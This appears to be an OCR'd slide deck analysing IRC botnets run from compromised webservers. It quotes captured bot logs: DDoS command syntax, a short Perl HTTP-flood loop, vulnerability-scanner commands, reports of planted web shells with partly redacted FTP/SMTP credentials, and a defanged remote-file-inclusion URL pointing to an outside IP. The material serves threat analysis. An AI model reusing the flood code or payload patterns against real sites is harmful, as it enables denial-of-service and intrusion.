
The PERL one

- Seems to only have one common “source”
- Not so easy to spot with a ps aux

The Php one

- Seems to only have one common “source”
- Obfuscated

IRC Botnets




Compromised Webserver

IRC server

New Compromised Webserver

New Compromised Webserver

IRC Botnets



What could be done ?

A Bot could…

- Direct Execution
- Maintenance (change channel/rename bot…)
- Spam
- DDoS agent

Embedded DDoS

Both Perl and php botclients have DDoS functions

- Udp flood
- Tcp flood
- Embryonic HTTP flood

```
09:19:20 MiscMaster | !x @ddos
09:19:20 MiscBot880 | (Help) There are 3 DDos in this bot
09:19:20 MiscBot880 | (Help) UDPFlood, HTTPFlood and TCPFlood
09:19:20 MiscBot880 | (Help) !x @udpflood <ip> <packet size> <time>
09:19:20 MiscBot880 | (Help) !x @tcpflood <ip> <port> <packet size> <time>
09:19:20 MiscBot880 | (Help) !x @httpflood <site> <time>
```

Embedded DDoS

The perl HTTP DDoSer forget the try/catch

```
my $itime = time;
my ($cur_time);
$cur_time = time - $itime;
while ($2>$cur_time){
  $cur_time = time - $itime;
  my $socket = IO::Socket::INET->new(proto=>'tcp', PeerAddr=>$1, PeerPort=>80);
  print $socket "GET / HTTP/1.1\r\nAccept: */*\r\nHost: ".$1."\r\nConnection: Keep-Alive\r\n\r\n";
  close($socket);
}
```

```
BOT:/home/quidam# perl w3tw0rkbot.pl
Can't use an undefined value as a symbol reference at w3tw0rkbot.pl line 1234.
```

Embedded DDoS

Both Perl and php botclients have DDoS functions

```
2014-01-02 18:22:40 -> gembelj (~XXXX@XXX.XXXXX.org) has joined #DdOs
2014-01-02 18:22:40 — Nicks #DdOs: [[M][sUx]068 [M][sUx]181 [M][sUx]321
                                    [M][sUx]332 [M][sUx]443 [M][sUx]526
                                    [M][sUx]587 [M][sUx]713 [M][sUx]740
                                    [M][sUx]799 gembelj kidnap mild Suicide]
2014-01-02 18:22:40 — Channel #DdOs: 14 nicks (0 ops, 0 halfops, 0 voices, 14 normals)
2014-01-02 18:22:43 — Mode #DdOs [+snt]
```


A Bot could…

- Direct Execution
- Maintenance (move to channel/rename bot/etc…)
- DDoS agent (UDP/TCP/HTTP)
- Spam
- Seek for vulnerabilities

A Few vuln scanner

```
2013-12-20 23:47:20   toolsb0x[89] [!] Help <=> Timthumb Vuln Scan: .timz [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> SQL Vuln Scan: .sqlz [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> RFI Vuln Scan: .rfi [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> LFI Vuln Scan: .lfi [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> XML Vuln Scan: .xml [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> e107 Vuln Scan: .e107 [dork]
2013-12-20 23:47:21   toolsb0x[89] [!] Help <=> WHMCS Vuln Scan: .whmcsz [dork]
2013-12-20 23:47:22   toolsb0x[89] [!] Help <=> ZeroBoard Vuln Scan: .zer [dork]
2013-12-20 23:47:23   toolsb0x[89] [!] Help <=> RFG Vuln Scan: .rfg [bug] [dork]
2013-12-20 23:47:24   toolsb0x[89] [!] Help <=> osCommerce Vuln Scan: .oscz [dork]
2013-12-20 23:47:25   toolsb0x[89] [!] Help <=> MMfC Vuln Scan: .mmfc [dork]
2013-12-20 23:47:26   toolsb0x[89] [!] Help <=> AVm Vuln Scan: .avm [dork]
2013-12-20 23:47:27   toolsb0x[89] [!] Help <=> ZenCart Vuln Scan: .zen [dork]
2013-12-20 23:47:28   toolsb0x[89] [!] Help <=> Human Vuln Scan: .human [dork]
2013-12-20 23:47:29   toolsb0x[89] [!] Help <=> Jce Vuln Scan: !jc [dork]
```

Botnet Overview



Botnet search engines

Up to 37 Search engines

- Google, Yahoo, Yandex, AlltheWeb, lycos…
- Uol Busca, Mamma, Euroseek…

BotNet Search Engine

```
2013-12-20 00:14:29   byz     !jc "itemid=88" + sit:.com.bt
2013-12-20 00:14:29   con[58]10     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]59     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]55     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]30     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]77     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]34     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]64     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]45     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]95     [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29   con[58]10     (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29   con[58]10     (JCE) Scan Started...
2013-12-20 00:14:29   con[58]10     (JCE) Channel is moderate until scanning is done.
2013-12-20 00:14:29   con[58]59     (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29   con[58]59     (JCE) Scan Started...
```

BotNet Search Engine

Once found, report is sent to the botmaster

```
2013-12-20 00:04:04     con[58]59      (JCE) (KR) sHeLL Sent to * byz *
2013-12-20 00:04:06     con[58]59      (JCE) (KR) sHeLL http://www.XXXXXXXXX.com.br//
images/stories/wonder.php [Linux hm2655 3.2.46-grsec-8.yos.x86_64 #1 SMP Mon Oct 14
17:23:19 BRT 2013 x86_64][SafeMode=OFF][uid=5914() ]
2013-12-20 00:04:08     con[58]59      (JCE) (KR) FTP ftp://www.XXXXXXXXX.com.br/
[ftp.XXXXXXXXX.com.br 21 ManXXXXXXX ManXXXXXI737]
2013-12-20 00:04:10     con[58]59      (JCE) (KR) SMTP ftp://www.XXXXXXXXX.com.br/
[smtp.XXXXXXXXX.com.br 25 site@XXXXXXXXX.com.br manXXXXX99]
```

Now, It's Clear !!

hxxp://mywebsite/page?id=123dorkhttp://87.201.203.154/HTouch/kickstart/images/shawls/bonze.jpg

```
2013-12-20 23:47:21   toolsb0x[89][!] Help <=> LFI Vuln Scan: .lfi [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89][!] Help <=> XML Vuln Scan: .xml [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89][!] Help <=> e107 Vuln Scan: .e107 [dork]
```

- A Newbie Botmaster

A lot of teams

Toolsb0x

McN

Akas06

